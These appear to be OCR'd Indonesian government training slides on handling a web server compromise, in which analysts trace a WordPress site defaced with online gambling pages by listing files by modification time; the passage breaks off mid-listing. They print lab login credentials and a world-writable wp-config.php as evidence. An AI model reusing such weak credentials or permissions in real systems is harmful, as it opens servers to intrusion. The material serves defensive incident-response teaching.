
Bimbingan Teknis Kesiapsiagaan Penanganan Insiden Siber

PENANGANAN EXPLOITASI WEB SERVER – SESI DETECTION & ANALYSIS

Achmad Ridho, S.Tr.TP
Sandiman Pertama pada Direktorat KSS Pemda
Badan Siber dan Sandi Negara

TAHAPAN PENANGANAN INSIDEN



Preparation

1. Preparing to handle incident

1.1 Incident Handler Communications & Facilities

1.2 Incident Analysis - Hardware & Software

1.3 Incident Analysis Resources

1.4 Incident Mitigation Software

2. Preventing incident

Detection & Analysis

1. Attack Vectors
2. Signs of an Incident
3. Incident Analysis
4. Incident Documentation
5. Incident Prioritization
6. Incident Notification

Containment, Eradication & Recovery

1. Containment
2. Evidence Gathering and Handling
3. Identifying the Attacking Hosts
4. Eradication & Recovery

Post-Incident Activity

1. Lessons learnt
2. Using Collected Incident Data
3. Audit
4. Evidence Retention

DETECTION & ANALYSIS

*__FILES & DIRECTORY__

SKENARIO

Pada Bulan Juni 2022, tim monitoring Gov-CSIRT mendapati adanya aduan siber perihal adanya sebuah website yang muncul halaman untuk judi online. Adapun link yang dikirimkan oleh pelapor adalah http://xxx.xx.xx/wp-content/themes/hestia/

Gov-CSIRT berhasil melakukan koordinasi dan mendapatkan artefak sistem website tersebut, untuk dijadikan sebagai media pembelajaran CSIRT pada Sektor Pemerintah.


Saat ini, tim anda merupakan tim *Incident Response* untuk melakukan penyelidikan secara mendalam pada artefak tersebut. Berikut informasi artefak tersebut :

Alamat IP	: 192.168.56.145
Username/Password	: adminsvr/admin

RINCIAN TAHAPAN PENANGANAN INSIDEN

- Buktikan bahwa artefak berisi mengenai aksi peretasan dan penyisipan halaman untuk Judi Online
    - Cek via browser pada alamat dan path sesuai kronologi awal
- Lakukan identifikasi dan analisa (compromise assesement) secara mendalam pada artefak tersebut untuk menemukan bukti peretasan
    - pada files/directory dan malicious file/code, pada aplikasi/proses berjalan, pada layanan terjadwal, pada aktivitas login dan daftar user, analisa log
- Melakukan eradikasi, recovery, audit, vulnerability assesement
- Memetakan detail insiden yang terjadi

COMPROMISE ASSESSMENT



Melakukan pengumpulan segala hal yang berkenaan dengan bukti-bukti insiden

Evidence Collection

Mencari dengan detail sumber serangan dan sumber insiden yang terjadi

Root Cause

Melakukan pemeriksaan segala kemungkinan adanyan kerentanan pada sistem

Vulnerability

Memeriksa adanya aktivitas yang mencurigakan dalam sistem yang beroperasi

Malicious Activity

Investigasi

Melakukan penyelidikan secara mendalam guna mencari sumber insiden


Melakukan Identifikasi

Penyelidikan secara mendalam, apakah insiden terjadi pada level luar (aplikasi), atau sudah berdampak sampai aset lainnya

Melakukan Analisa

Dokumentasikan dan analisa setiap bukti insiden yang ditemukan.

DIREKTORI DEFAULT WEB APLIKASI




```
adminsvr@ubuntu:~$ cd /var/www/html/
adminsvr@ubuntu:/var/www/html$ ls -alt --full-time
total 212
drwxr-xr-x  5 www-data www-data  4096 2022-07-13 03:51:03.540004755 -0700 .
-rw-rw-rw-  1 www-data www-data  3694 2022-07-13 03:51:01.792004681 -0700 wp-config.php
drwxr-xr-x  3 www-data www-data  4096 2022-06-18 09:12:24.284562659 -0700 ..
drwxr-xr-x  6 www-data www-data  4096 2022-06-14 02:08:46.654301440 -0700 wp-content
-rw-r--r--  1 www-data www-data  7415 2022-06-14 01:13:10.454422638 -0700 readme.html
-rw-r--r--  1 www-data www-data   235 2022-06-14 01:12:55.782505980 -0700 .htaccess
drwxr-xr-x 19 www-data www-data 12288 2022-06-14 01:07:28.992383480 -0700 wp-includes
-rw-r--r--  1 www-data www-data  2422 2022-06-14 01:07:28.992383480 -0700 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3306 2022-06-14 01:07:28.992383480 -0700 wp-load.php
-rw-r--r--  1 www-data www-data 37296 2022-06-14 01:07:28.992383480 -0700 wp-login.php
-rw-r--r--  1 www-data www-data  8048 2022-06-14 01:07:28.992383480 -0700 wp-mail.php
-rw-r--r--  1 www-data www-data 17421 2022-06-14 01:07:28.992383480 -0700 wp-settings.php
-rw-r--r--  1 www-data www-data 30091 2022-06-14 01:07:28.992383480 -0700 wp-signup.php
-rw-r--r--  1 www-data www-data  4620 2022-06-14 01:07:28.992383480 -0700 wp-trackback.php
-rw-r--r--  1 www-data www-data  3065 2022-06-14 01:07:28.992383480 -0700 xmlrpc.php
-rw-r--r--  1 www-data www-data  3669 2022-06-14 01:07:28.888384093 -0700 wp-cron.php
drwxr-xr-x  9 www-data www-data  4096 2022-06-14 01:07:28.860384258 -0700 wp-admin
-rw-r--r--  1 www-data www-data   364 2022-06-14 01:07:28.860384258 -0700 wp-blog-header.php
-rw-r--r--  1 www-data www-data  1889 2022-06-14 01:07:28.860384258 -0700 wp-comments-post.php
-rw-r--r--  1 www-data www-data  2853 2022-06-14 01:07:28.860384258 -0700 wp-config-sample.php
-rw-r--r--  1 www-data www-data   418 2022-06-14 01:07:28.728385036 -0700 index.php
-rw-r--r--  1 www-data www-data 19935 2022-06-14 01:07:28.728385036 -0700 license.txt
-rw-r--r--  1 www-data www-data  6878 2022-06-14 01:07:28.728385036 -0700 wp-activate.php
adminsvr@ubuntu:/var/www/html$
```

Direktori /var/www/html/ merupakan direktori default pada konfigurasi Web Server
Sintaks :
# cd /var/www/html/

Perlu dilakukan pengurutan berdasarkan waktu perubahan file atau direktori
Sintaks :
# ls –alt –full-time

Karena terdapat perubahan waktu periksa direktori “wp-content”

DIREKTORI /wp-content




```
adminsvr@ubuntu:/var/www/html$ cd wp-content/
adminsvr@ubuntu:/var/www/html/wp-content$ ls -alt --full-time
total 28
drwxr-xr-x 4 www-data www-data 4096 2023-02-13 14:09:12.344000000 -0800 uploads
drwxr-xr-x 5 www-data www-data 4096 2022-07-13 03:51:03.540004755 -0700 ..
drwxr-xr-x 6 www-data www-data 4096 2022-07-11 11:06:44.440001695 -0700 themes
drwxr-xr-x 5 www-data www-data 4096 2022-07-11 11:06:43.588001659 -0700 plugins
drwxr-xr-x 6 www-data www-data 4096 2022-06-14 02:08:46.654301440 -0700 .
drwxr-xr-x 2 www-data www-data 4096 2022-06-14 01:30:51.511527646 -0700 upgrade
-rw-r--r-- 1 www-data www-data   28 2022-06-14 01:07:28.888384093 -0700 index.php
adminsvr@ubuntu:/var/www/html/wp-content$
```

Masuk ke direktori wp-content/
Sintaks:
# cd wp-content/
Kemudian tampilkan informasi file
# ls –alt --full-time

Ditemukan adanya perubahan pada folder

- **themes**
- **plugins**




```
adminsvr@ubuntu:/var/www/html/wp-content$ cd themes/
adminsvr@ubuntu:/var/www/html/wp-content/themes$ ls -alt --full-time
total 28
drwxr-xr-x 6 www-data www-data 4096 2022-07-11 11:06:44.440001695 -0700 .
drwxr-xr-x 9 www-data www-data 4096 2022-06-18 08:57:51.307637263 -0700 hestia
drwxr-xr-x 6 www-data www-data 4096 2022-06-14 02:08:46.654301440 -0700 ..
drwxr-xr-x 5 www-data www-data 4096 2022-06-14 01:07:28.888384093 -0700 twentyseventeen
-rw-r--r-- 1 www-data www-data   28 2022-06-14 01:07:28.880384140 -0700 index.php
drwxr-xr-x 7 www-data www-data 4096 2022-06-14 01:07:28.880384140 -0700 twentysixteen
drwxr-xr-x 8 www-data www-data 4096 2022-06-14 01:07:28.872384187 -0700 twentynineteen
adminsvr@ubuntu:/var/www/html/wp-content/themes$
```

Masuk ke direktori themes
#cd themes/

Ditemukan adanya perubahan pada folder **hestia** pada tanggal 18 Juni

DIREKTORI /hestia



```
adminsvr@ubuntu:/var/www/html/wp-content/themes$ cd hestia/
adminsvr@ubuntu:/var/www/html/wp-content/themes/hestia$ ls -alt
total 1792
drwxr-xr-x  6 www-data www-data   4096 Jul 11  2022 ..
drwxr-xr-x  9 www-data www-data   4096 Jun 18  2022 .
-rw-r--r--  1 www-data www-data   9804 Jun 18  2022 index.html
-rw-r--r--  1 www-data www-data   1673 Jun 14  2022 archive.php
-rw-r--r--  1 www-data www-data  46936 Jun 14  2022 CHANGELOG.md
-rw-r--r--  1 www-data www-data  22187 Jun 14  2022 editor-style.css
-rw-r--r--  1 www-data www-data    273 Jun 14  2022 footer.php
-rw-r--r--  1 www-data www-data 343370 Jun 14  2022 screenshot.png
-rw-r--r--  1 www-data www-data    728 Jun 14  2022 single.php
-rw-r--r--  1 www-data www-data 168256 Jun 14  2022 style-rtl.css
drwxr-xr-x  2 www-data www-data   4096 Jun 14  2022 template-parts
-rw-r--r--  1 www-data www-data   1255 Jun 14  2022 docker-compose.ci.yml
drwxr-xr-x 12 www-data www-data   4096 Jun 14  2022 inc
-rw-r--r--  1 www-data www-data    164 Jun 14  2022 offline.php
-rw-r--r--  1 www-data www-data   1694 Jun 14  2022 search.php
